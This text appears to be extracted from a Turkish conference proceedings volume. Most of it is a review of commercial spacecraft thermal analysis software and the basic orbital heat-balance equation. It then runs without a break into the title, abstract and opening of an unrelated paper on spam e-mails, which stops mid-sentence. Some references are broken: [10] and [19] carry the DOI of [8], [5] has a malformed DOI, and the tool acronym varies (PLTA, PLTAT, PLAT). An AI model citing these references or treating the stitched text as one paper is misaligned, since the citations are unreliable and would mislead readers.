Uydu ve uzay araçları yörüngede iken her bir alt sistem uydu ve uzay araçlarına derin uzaydan gelen ısı akısı ve iç ortamda elektronik ekipmanların üretmiş olduğu ısı akılarından etkilenmektedir. Toplam ısı akılarından dolayı her bir alt sistemde yer alan ekipmanlarda sıcaklık gradyanları oluşmaktadır. Isıl kontrol alt sistemin amacı uydu uzay aracında yer alan her bir elektronik ekipmanının güvenli sıcaklık aralığında tutmasıdır. Uydu ve uzay araçlarında yer alan ekipmanların sıcaklıklarının ve sıcaklık gradyanların ısıl modellemesi yapılması gerekmektedir. Modellemelerin temelinde adi diferansiyel denklemler yer almaktadır. Adi diferansiyel denklemler kullanılarak sıcaklıkların ve sıcaklık gradyanların çözülebilmesi için bazı varsayımlar yapılması gerekmektedir. Modelleme çözümlemesinde her bir element için kütle (m), ısı kapasitesi (c_p), ısı iletkenlik katsayısı (k), yüzey yayınlama (ϵ) ve yüzey soğurulma katsayısı (α) değerleri bilinmelidir.

Isıl modelleme ile ilgili son yıllarda birçok ısı analiz programı ve araştırma çalışmaları yapılmıştır. Bulut ve Sözbir [1-2], the Excel-based VBA kullanarak üç eksenli uydular için optimum ısı transfer yaklaşımı ile A Practical Thermal Analysis Tool (PLTA) programı geliştirmiştir. PLTAT programı kullanılarak üç eksenli yere durağan uydularda (Geostationary Satellite) platform paneli radyatör alanı boyutlandırması [3] ve platform panelinde yer alan pillerin PLAT programı kullanılarak elde edilen radyatör alanları ile pil sıcaklık tahminleri yapılmıştır [4]. Bulut [5], the Excel programı kullanarak 7 düğümlü uzay araçları için ısıl simülasyon yazılımı geliştirmiş ve ThermXL ve SatTherm yazılım araçlarını kullanarak sıcaklık sonuçlarını ve hesaplama sürelerini karşılaştırmıştır. Jacques, MATLAB/Simulink yazılım programı kullanılarak termal analiz ile CubeSat ilk sıcaklıkları tahmin etmiştir [6]. Diaz-Aguado, MATLAB ve ABAQUS yazılım programları ile kullanılarak FASTRAC uydusu ısı analiz ve sıcaklık tahminlerini yapmıştır. MATLAB programı ile uydu yüzeylerine gelen Güneş, Dünya ve Albedo ısı akıları hesaplamak için kullanılmıştır. ABAQUS programı ile yörüngede uydu sıcaklıklarını simüle etmek için kullanılmıştır [7]. SMOG-1 paket küp uydunun ısı yükler için termal ağ (thermal network) ve sonlu eleman modeli (finite element model-FEM) kullanılarak sıcaklık tahminleri yapılmış ve karşılaştırılmıştır [8]. NASA Ames görev tasarım merkezi ve San Jose eyalet üniversitesi arasında ortak bir çalışma yapılarak küçük uzay araçları için MATLAB ve Excel tabanlı geliştirilmiş ısı analiz SatTherm adında bir programı geliştirilmiştir. SatTherm ısı yazılım programı toplamda 10 node ile sonlu farklar yöntemi (finite difference method -FDM) kullanılmıştır [9]. Shirazi ve Mirshams [10], MATLAB GUI tabanlı uydu ısıl modelleme yazılımı (Satellite Thermal Modeling Software-STMS) geliştirilmiştir. Modelleme sonucunda elde edilen sıcaklık değerleri SatTherm yazılım programından elde edilen sonuçlar karşılaştırılmıştır. Isıl ağ metodu ve Monte Carlo ray ışın izleme tekniği (Monte Carlo Ray Tracing-MCRT Techniques) kullanılarak uydu ısı analizleri için kurum içi (in house) bilgisayar kodu geliştirilmiştir. Kurum içi geliştirilen yazılım ile yapılan ısı analiz sıcaklık değerleri ve çevresel ısı yükü hesaplamaları ile ticari yazılım olan Thermica-SINDA/G kullanılarak elde edilen sıcaklık değerleri ve çevresel ısı yükü hesaplamaları karşılaştırılmıştır [11-14].

2. Kullanılan Ticari Isıl Yazılımlar


Uydu ve uzay araçlarının ısı analizlerinin yapılması için ticari yazılımlar kullanılmaktadır. Ticari yazılımların geliştirme aşamasında üç farklı metot kullanılmaktadır. Bu metodlar sonlu farklar metodu (Finite Difference Method-FDM), sonlu elemanlar metodu (Finite Element Method-FEM) ve toplu parametre methodudur (Lumped Parameter Method-LPM). Radyasyon kodları (radiation code), gri yayılma varsayımına (the gray-diffuse assumption) veya monte carlo yaklaşımına (Monte-Carlo approach) dayanmaktadır [15]. Tablo I 'de uzay araçları için kullanılan ticari ısıl yazılımlar görülmektedir.

Tablo I. Ticari Isıl Yazılımlar

Yazılım	Firma	Kullanıcı	Ülke
e-Therm (previously known CORATHERM/CIGAL2)	Thales Alenia Space	Thales	Fransa
ESATAN-TMS	ITP Engines	Ticari	İngiltere
NX Space Systems Thermal Software	Siemens	Ticari	Almanya
SINDA/FLUINT-ThermalDesktop-RadCAD	C&R Technologies	Ticari	Amerika
Systema-Thermica/thermisol	Astrium	Ticari	Fransa
TRASYS	NASA/JSC	Amerika	Amerika
TSS (Thermal Software System)	Spacedesign Corp.	Ticari	Amerika

e-Therm yazılımı Thales Alenia Space (TAS) (önceki ismi ile Alcatel Alenia Space (AAS)) tarafından geliştirilmiş olup DOREA technology firması tarafından kullanılmaktadır. Ticari olarak kullanılmamaktadır. e-Therm yazılımı CORATHERM ve CIGAL2 modüllerinden oluşmaktadır. CORATHERM yazılımı 1970 yılında ilk defa geliştirilmiştir. CIGAL modülü de 1990 yılında geliştirilmiştir. 2012 yılından itibaren iki modül birleştirilip e-Therm ismi almıştır. e-Therm yazılımının tarihi gelişimi Şekil 1’de verilmiştir. İşlem öncesi (Pre processing) ve işlem sonrası (Post processing) için CIGAL2, analiz için CORATHERM kullanılmaktadır.

ETHERM : HISTORY, STRATEGY AND CONVERGENCE



Şekil 1. e-Therm yazılımı tarihsel süreç [16].

European Space Agency Thermal Analysis (ESATAN) yazılımı, Alstom Power tarafından ESA ile yapılan anlaşma ile 1970’de geliştirme çalışmalarına başlanmıştır. 1980 yılında yazılımın ilk sürümü Thermal Mathematical Model (TMM) olarak ticarileştirilmiştir. Daha sonra ESARAD yazılımı sürümü ile piyasada yerini almıştır. ESARAD ve ESATAN yazılımları 2009 yılına kadar Alstom şirketi himayesinde iken 2009 yılından sonra yazılımın faaliyetleri ITP Engines UK şirketine devredilmiştir. ESATAN-TMS ismini ITP Engines UK Ltd. tarafından değiştirilmiştir. Genellikle Avrupa Birliği ülkeleri tarafından kullanılan yazılımdır. ESATAN-TMS yazılımı, CADbench, Radiative (formerly ESARAD), Thermal (formerly ESATAN), ThermNV, ThermXL, Workbench, Fluids (formertly FHTS) ve Mission modüllerinden oluşmaktadır [17].

I-DEASTM TMG (Thermal Model Generator) yazılımı, MAYA HTT Ltd. firması ve Analytix Corp tarafından geliştirilmiş olup Siemens firması tarafından satın alınarak ismi NXTM space systems thermal software olarak değiştirilmiştir.

CINDA (Chrysler Improved Numerical Differencing Analyzer) programı, 1966 yılında ilk defa havacılık sektöründe ısı analiz programı olarak J.D. Gaski tarafından olarak geliştirilmiştir. NASA’nın sponsorluğunda TRW Inc firması tarafından yazılım yeniden geliştirilmiş ve ismi Systems Improved Numerical Differencing Analyzer (SINDA) olarak değişmiştir [18]. SINDA/FLUINT (Fluid Integrator), Thermal Desktop ve RadCAD C&R Technologies (Cullimore and Ring Technologies, Inc) firmasına ait yazılımlar olup SINDA ısı transferinde ve FLUINT ise akış analizleri için kullanılmaktadır. Thermal desktop uzay aracı termal analizlerinde kullanılan programlardan biridir. AutoCAD ortamında kullanarak yüzeyler oluşturur, görüntüler ve radyasyon ve termal analiz gerçekleştirir. RadCAD, Thermal Desktop programına ait bir termal ışıyım analiz modülüdür.

Systema-Thermica/Thermisol yazılımı ilk Astrium tarafından geliştirilmiştir. Airbus tarafından kullanılmaktadır. Termal analizler için Thermica programı modelleme kullanılmaktadır ve çözüm işleminde thermisol tarafından yapılmaktadır. Systema ’da uzay ortamı, özellikler, geometriler, görev, yörünge ve kinematikler tanımlandıktan sonra uzay ortamı hakkında, radyasyon, akışkanlar dinamiği, elektromanyetik, termal, itki, güç ve radyo frekansı konusunda analizler yapma imkânı veren çok kapsamlı bir programdır.

SINDA-Thermal Radiation Analysis System (TRASYS) yazılımı Amerika Birleşik Devletlerinde (ABD) kullanılan sonlu farklar model ile ısı ve akışkan çözümde kullanılan yazılımlardır. TRASYS yörüngedeki uzay araçlarının maruz kaldığı ışıyım ile gerçekleşen ortamı hesaplamaktadır.

Thermal Synthesizer System (TSS) yazılımı, 1985 yılında NASA/JSC tarafından geliştirilmeye başlanmış ve sözleşme ile the Lockheed Missiles ve Space Company (LSC) firmasına verilmiştir. 1988 yılında TSS yazılımının doğrulanması ve geliştirilmesi için Lockheed Engineering Sciences Company (LESC) teslim edilmiştir. LESC teslim edilmesinde amaç, LESC firmasının yıllarca TRASYS ve SINDA/SINDA’85 yazılımlarında kazanmış olduğu bakım tecrübelerinin TSS yazılımına aktarılması idi [19]. TSS yazılımı ismi Thermal Software System olarak değiştirilmiş ve Spacedesign Corp. firması tarafından geliştirilmekte ve ticari olarak satılan bir yazılımdır.

Ayrıca genel amaçlı multifizik analizler için ANSYS ve COMSOL Multiphysics yazılım paketleri bulunmaktadır. COMSOL Multiphysics, sonlu eleman analizine dayalı modüller simülasyon sunar. Çok çeşitli mühendislik uygulamalarını için simülasyon sağlamak ve analiz

edilecek farklı problemler için modüller oluşturmaktadır. Uzak aracı ısı modelleme COMSOL Multiphysics yazılım paketi kullanılarak yapılmaktadır [20]. Benzer şekilde ANSYS, mühendislik problemlerinin simülasyonlarını gerçekleştirmek için sonlu elemanlar yöntemlerini kullanan ticari bir yazılımdır. Tüm modülleri tek bir platformda sunan ANSYS Workbench, bağlı sistemleri simüle etmeye ve analiz etmeye olanak tanımaktadır. Her ikisi de yerleşik üç boyutlu moda sahipken, harici çizim ve modelleme araçlarıyla iletişim kurabilmektedir [21].

Ayrıca, her bir ısı yazılım programının kendine özgü yetenekleri mevcuttur. Tablo II’de ısı yazılım programlarının yetenekleri açısından karşılaştırılması görülmektedir [21].


Tablo II. Isıl yazılım programlarının yetenekleri açısından karşılaştırılması [21]

Yetenekler	SINDA/FLUENT	TSS SpaceDesign	ESATAN-TMS	NX Space Systems Thermal	COMSOL Multiphysics	ANSYS
Geometrik matematik model	AutoCAD	Space3D	CADbench	NX	Design Module	Discovery SpaceClaim
Toplu özellik tanımı	✓	✓	✓	✓	✓	✓
Optik özellik tanımı	✓	✓	✓	✓	✓	✓
Kabuk yüzey tanımı	✓	✓	✓	✓	✓	✓
Genel ağ oluşturma	✓	✓	✓	✓	✓	✓
Ağ operasyonları	✓	✓	✓	✓	✓	✓
Montajları tanımlama	✓	✓	✓	✓	✓	✓
Yüzey sınır şartları	✓	x	✓	✓	✓	✓
Işınım analizi	RadCAD	RadK	ESARAD	Yerleşik	Yerleşik	Yerleşik
Isıl analiz	SINDA	SINDA	ESATAN	Yerleşik	Yerleşik	Yerleşik
Birleştirilmiş termo-akışkan	✓	✓	✓	✓	✓	✓
Birleştirilmiş termo-mekanik	x	x	x	✓	✓	✓

3. UZAY ORTAMINDA ISIL ÇEVRE ŞARTLARI

Uydu ve uzay araçlarının yörüngede maruz kaldığı en zorlu çevresel şartlardan birisi ısı çevre şartlarıdır. Bu sebeple uydu uzay araçlarının özellikle yörüngede maruz kalacağı ısı çevre şartlarının bilinmesi gerekir. Uzay araçlarının maruz kalacağı ısı çevre şartları Şekil 2’de

yer almaktadır [22]. Uzay araçları üç farklı ısı akısına maruz kalmaktadır. Güneşten gelen, Güneşten gelip gezegene yansıyıp uzay aracına gelen (albedo) ve gezegenden direkt yansıyan. Bu üç ısı akısı ışıınım ile gerçekleşmektedir. Uzay araçlarının uzaydaki bulunduğu konuma göre bu üç ısı akısı farklı değerler almaktadır. Uzay aracı herhangi bir gezegene yakın değil ise sadece Güneşten gelen ısı akısına maruz kalmaktadır. Eğer uzay aracı herhangi bir gezegene yakınsa Güneşten gelen ısı akısına ilaveten gezegenden gelen direkt ısı akısı ve albedo dan gelen ısı akısına maruz kalmaktadır.



Şekil 2. Uzay araçlarının maruz kaldığı ısı çevre şartları [22].

4. ISIL YAZILIM İÇİN ISIL MODELLEME

Uydu ve uzay araçlarında ısı model oluşturulması ısı kontrolün ilk aşamalarından biridir. Uydu ve uzay araçlarında ısı dengenin kurulması, uydu ve uzay aracına giriş yapan ısı akısının ve uydu ve uzay aracını terk eden ısı akısının bilinmesi ile sağlanmaktadır. Uydu ve uzay araçlarında ısı denge kararlı hal için uydu ve uzay aracına giren ısı akı miktarının uydu ve uzay aracı tarafından uzaya atılan ısı akı miktarına eşit olması ile sağlanmaktadır. Uydu ve uzay ortamından gelen toplam ısı akıları ($\dot{Q}_{in}$) albedo ($\dot{Q}_A$), güneş ($\dot{Q}_S$) ve gezegen ışıınımı ($\dot{Q}_E$) ile meydana gelmektedir. Uydu ve uzay aracı tarafından uzaya atılan ısı akısı ($\dot{Q}_{out}$) da ışıınım ile radyatör alanları kullanılarak gerçekleştirilmektedir. Bir uydu ve uzay aracı için kararlı hal durumunda ısı denge yazılacak olursa


$$\dot{Q}_{in} = \dot{Q}_{out} \quad (1)$$

$$\dot{Q}_S + \dot{Q}_A + \dot{Q}_E + \dot{Q}_d = \dot{Q}_{out} \quad (2)$$

Kararlı hal için sıcaklıkların hesaplanmasında enerji denklemi kullanılır. Uydu ve uzay aracının her elemanı için enerji denklemi yazılır. Denklemin oluşumu, iletim, ışıınım terimleri ve sınır şartlar (albedo, güneş, gezegen ışıınımı) bağlı olarak aşağıdaki gibi yazılabilir.

$$(MC_{pi}) \frac{dT_i}{dt} = Q_i + \sum_{j=1}^N C_{ji} (T_j - T_i) + \sum_{j=1}^N R_{ji} (T_j^4 - T_i^4), \quad i = 1 \dots N \quad (3)$$

Eşitliğin sol tarafı uydu ve uzay aracı elemanın ısıl kapasitansını gösterir. Eşitlikte, kütle M , özgül ısı C_{pi} ve sıcaklığın zamana göre türevini dT_i/dt 'dir. Eşitliğin sağ taraftaki ilk terim ekipmanlar tarafından üretilen ısı akısı ve dışarıdan gelen ısı akısıdır ($Q_i = Q_{Güneş} + Q_{Albedo} + Q_{Gezegen}$). İletimli bağlantıları (conductive couplings) C_{ji} ve ışınlı bağlantıları (radiative couplings) R_{ji} ifade etmektedir. T_i ve T_j nodelardaki sıcaklıkları göstermektedir.



Şekil 3. Isıl analize genel bir yaklaşım [22].

5. Sonuç

Son yıllarda ülkemizde uydu ve uzay konusunda çalışmalar yapılmakta ve hızla devam etmektedir. Uydu ve uzay teknolojilerinde gelişme ile birlikte özellikle yerli ve milli ekipmanların geliştirilmesi yapılmaktadır. Ancak hali hazırda ülkemizde özellikle uyduların ısı analizlerin yapılabilmesi için yerli ve milli ısı yazılım programları kullanılmamaktadır.

Bu çalışmada Dünya’da ve Türkiye’de uydu ve uzay araçlarının ısı analizlerinde kullanılan ve geliştirilen yazılım programları genel olarak tanıtılmıştır. Özellikle uzay konusunda teknolojik ilerleme hamlesinde bulunan ülkemizin yerli ve milli yazılım programları geliştirmesi ile birlikte yurtdışı firmalarına bağımlılığa ortadan kaldıracaktır. İleriki yıllarda ülkemizde geliştirilecek ısı yazılım sayesinde ülkemizde geliştirilen ve satın alınmış olan uydulara ait gerek yerde gerekse yörüngede sıcaklık değerleri ile doğrulama yapılabilir.

Kaynakça

- [1] Bulut, M.; Sözbir, M. A Novel Approach to Estimating Dimensions of Three-axis Stabilized Communication Satellites with Optimal Heat Transfer. J Therm Anal and Calorim. 2023. <https://doi.org/10.1007/s10973-022-11933-0>
- [2] Bulut, M., Sözbir, Ö.R., Sözbir, N., ‘‘A Practical Launcher Thermal Analysis Tool for Three-axis Stabilized GEO Communication Satellites’’, *Proceeding of 8th International Conference on Recent Advances in Space Technologies-RAST 2017, Turkish Airforce Academy, Istanbul, Turkey*, 19-22 June 2017.

- [3] Bulut, M.; Sözbir, M. Optimized Analytical Solution of Platform Panel Radiative Area Dimensioning of Geostationary Communication Satellites. A Practical Approach. Sak Univ J Sci., 2019, 23(5), 986-992. <https://doi.org/10.16984/saufenbilder.546894>
- [4] Bulut, M.; Sözbir, M. Modeling and Analysis of Battery Thermal Control in a Geostationary Satellite. A Practical Approach. Sak Univ J Sci., 2022, 26(4), 666-676. <https://doi.org/10.16984/saufenbilder.1069404>
- [5] Bulut, M., Thermal Simulation Software Based on Excel for Spacecraft Applications. S.Ü. Müh. Bilim ve Tekn. Derg., 2018, 6(4), 592-600. <https://doi.org/0.15317/Scitech.2018.154>
- [6] Jacques, L., Thermal Design of the Oufiti-1 nanosatellite, M.S thesis, University of Liege, Liege, Belgium, 2009.
- [7] Diaz-Aguado, MF., Greenbaum, J., Fowler, W.T., Lightsey, E.G., "Small Satellite Thermal Design, Test and Analysis", *Proceeding of the SPIE, Istanbul, Turkey, Vol. 1*, 2006, pp. 12
- [8] Kovacs, R.; Jozsa, V. Thermal Analysis of the SMOG-1 PocketQube Satellite. Appl Therm Eng. 2018, 139, 506-513. <https://doi.org/10.1016/j.applthermaleng.2018.05.020>
- [9] Allison, C., Diaz-Aguado, M., Jaroux, B., "SatTherM. A Thermal Analysis and Design Tool for Small Spacecraft", *Proceeding of 23rd Annual AIAA/USU Conference on Small Satellites, Logan, UT, USA*, 10-13 August 2009.
- [10] Shirazi, A.; Mirshams, M. Software Development for Satellite Thermal Design. Applied Mechanics and Materials. 2013, 390, 703-707. <https://doi.org/10.1016/j.applthermaleng.2018.05.020>
- [11] Uygur, A.B., Işık, H.G., Solakoglu, E., Yazıcıoğlu, A.G., "Development of an In-house Computer Code for the Thermal Analysis of Satellites Using Thermal Network Method and Method of Lines", *Proceeding of 4th International Conference on Recent Advances in Space Technologies, Istanbul, Turkey*, 2009, 483-486.
- [12] Işık, H.G., Uygur, A.B., Ömür, C., Solakoglu, E., "The Thermal Analysis of a Satellite by In-house Computer Code Based on Thermal Network Method and Monte Carlo Ray Tracing Technique", *Proceeding of 5th International Conference on Recent Advances in Space Technologies, Istanbul, Turkey*, 9-11 June 2011, 978-983.
- [13] Uygur, A.B., Isik, H.G., Karaismail, F. N., "Incorporation of an External Heat Flux Computation Module to an In-house Code for the Thermal Analysis of Satellites", *Proceeding of 6th International Conference on Recent Advances in Space Technologies, Istanbul, Turkey*, 12-14 June 2013.
- [14] Işık, H. G., A Computer Code Based on the Thermal Network Method and the Ray Tracing Technique for the Thermal Analysis of Satellites, Yüksek Lisans Tezi, Ortadoğu Teknik Üniversitesi, Ankara, Türkiye, 2009.
- [15] Gilmore, D.G., *Spacecraft Thermal Control Handbook, Volume 1: Fundamental Technologies*, The Aerospace Corporation Press., California, 2002.
- [16] Basset, T., Connil, P., Dudon, J. P., Brunetti, F., "Presentation of eTherm 1.2", *Proceeding of 26th European Space Thermal Analysis Workshop, Istanbul, Turkey*, 20-21 November 2012.
- [17] ITP Engines UK Ltd, <https://www.esatan-tms.com>
- [18] Lewis, D. R., Gaski, J. D., Thompson, L. R., Chrysler Improved Numerical Differencing Analyzer for 3rd Generation Computers, Technical Note TN-AP-67-287, Chrysler Corporation Space Division, New Orleans, Louisiana, USA, October 20, 1967
- [19] Panczak, T.; Rickman, S.; Fried, L.; Welch, M. Thermal Synthesizer System: An Integrated Approach to Spacecraft Thermal Analysis. SAE Transactions. JSTOR, 1991, 1851-1867. <https://doi.org/10.1016/j.applthermaleng.2018.05.020>
- [20] Aerospace&Defense Technology, Walter Frei, How to Analyze Spacecraft Thermal Performance with COMSOL® https://event.webcasts.com/viewer/event.jsp?ei=1583133&tp_key=8bd58cf780
- [21] Atar, C.; Aktas, M. Advances in Thermal Modeling and Analysis of Satellites. GU J Sci 2022, 35(1), 42-58. <https://doi.org/10.35378/gujs.840191>
- [22] Bulut, M. Thermal Design, Analysis, and Testing of the Turkish 3U Communication CubeSat in Low Earth Orbit. J Therm Anal and Calorim. 2021, 143, 4341-4353. <https://doi.org/10.1007/s10973-021-10566-z>

İSTENMEYEN E-POSTALAR

Hakan Kör¹, Esmâ Erdoğan*²

¹Hitit Üniversitesi, Lisansüstü Eğitim Enstitüsü, Adli Bilimler Ana Bilim Dalı, Çorum, TÜRKİYE, hakankor@hitit.edu.tr

²Hitit Üniversitesi Lisansüstü Eğitim Enstitüsü, Adli Bilimler Ana Bilim Dalı, Çorum, TÜRKİYE, esmardgn@gmail.com

* Sorumlu Yazar: esmardgn@gmail.com

Özet: İnternet ortamında iletişime geçmek için kullandığımız elektronik postalar birçok kez hayatımızı kolaylaştırmıştır. Kişiler arası, kurumlar arası, iş odaklı, reklam ve pazarlama ve dosya paylaşımı gibi birçok alanda iletişim ihtiyacımızı epostalar karşılamıştır. Epostalarının faydalı yönlerinin yanında istemediğimiz eposta paylaşımları da mevcuttur. İstenmeyen epostalar “spam” olarak isimlendirilmiştir. Spam epostalar istenmeyen reklam, virüs dosyaları ve oltalama gibi zararlı içeriklere sahiptirler. Tanımadığımız kişiler veya güvenilmeyen adreslerden gelen spam mesajlar maddi ve manevi kayıplara neden olmaktadır. İstenmeyen mesajların birden çok yolla gelişigüzel olarak gönderilmesi eposta hizmeti veren servislere zarar vermektedir. Bu nedenle hangi epostanın güvenli olup olmadığının kontrolü kullanıcıların dikkat ve bilgisine kalmıştır. Kötü niyetli kişiler tarafından gönderilen spam epostalar bilgisayar kullanıcılarının zamanını çalması nedeni ile iş ve zaman verimliliğini düşürmektedir. Spam epostalar bilgi güvenliğini de tehdit etmektedir. Bu yüzden spam epostaların kullanıcılara ve ağ güvenliğine zarar vermeden önce tespit edilmesi önemlidir. Bu çalışmada istenmeyen mesaj olarak bilinen spam epostalar kapsamlı bir şekilde araştırılıp açıklanmıştır.

Anahtar Kelimeler: İstenmeyen Eposta, Spam Mail, Spam, İstenmeyen Mesaj Tespiti

Spam E-Mails

Hakan Kör¹, Esmâ Erdoğan*²

¹Hitit University, Institute Of Graduate Studies, Department of Forensic Sciences, Çorum, TURKEY, hakankor@hitit.edu.tr

²Hitit University, Institute Of Graduate Studies, Department of Forensic Sciences, Çorum, TURKEY, esmardgn@gmail.com

* Corresponding author: esmardgn@gmail.com

Absract: The e-mails we use to communicate on the Internet have made our lives easier many times. Emails have met our communication needs in many areas such as interpersonal, inter-institutional, business-oriented, advertising and marketing and file sharing. In addition to the beneficial aspects of their e-mails, there are also e-mail shares that we do not want. Unsolicited emails are called "spam". Spam emails contain harmful content such as unsolicited advertisements, virus files and phishing. Spam messages from people we do not know or from untrusted addresses cause material and moral losses. Sending spam messages indiscriminately in multiple ways harms email service providers. For this reason, it is up to the attention and knowledge of the users to control which email is safe or not. Spam e-mails sent by malicious people reduce work and time efficiency because they steal the time of computer users. Spam emails also threaten information security. That's why it's important to detect spam emails before they harm users and network security. In this study, spam e-mails, known as spam messages, have been extensively investigated and explained.

Keywords: Spam Mail, Spam, Spam Detection

1. Giriş

İnternete erişimi olan her kullanıcı mutlaka e-posta ile bilgi alışverişinde bulunmaktadır. Herhangi bir web sitesi veya sosyal medya üyeliği için bile bir e-posta adresine sahip olmanız gerekmektedir. E-postalar ile kısa bir zamanda dünyanın herhangi bir yerindeki internet ağına bağlı bulunan bilgisayarlara ve kullanıcılara yazı, resim, video gibi farklı içerikte veriler gönderilebilmektedir[1].


İnternet teknolojilerinin yaygın kullanımı birlikte ağ ortamında veriler uzak mesafelerdeki bilgisayarlarla paylaşılabilir hale gelmiştir. Mesaj ve dosya paylaşımı gibi amaçlarla internet ortamında kullandığımız iletişim yollarından olan epostalar milyonlarca kullanıcı tarafından sıkça kullanılmaktadır. Kullanılabilirliğinin kolay olması ve hızlı bir şekilde veri, dosya paylaşılması epostaların popüleritesini de arttırmıştır. İstenmeyen eposta diğer adıyla spam dilimize İngilizceden geçmiş “istenmeyen” kelimesi şeklinde geçmiştir. İstenmeyen epostalar, sizin eposta gelmesi için bir talebiniz bulunmamasına rağmen bir şekilde e-posta kutunuza gelen mesajlardır. Tanımadığımız ve güvenilmeyen adreslerden gelen spam epostalar kimlik avı saldırısı, oltalama, kötü amaçlı yazılmış programlar ve kişisel verilerin çalınması gibi yöntemlerle gönderilmiş olabilir. Pazarlama, reklam 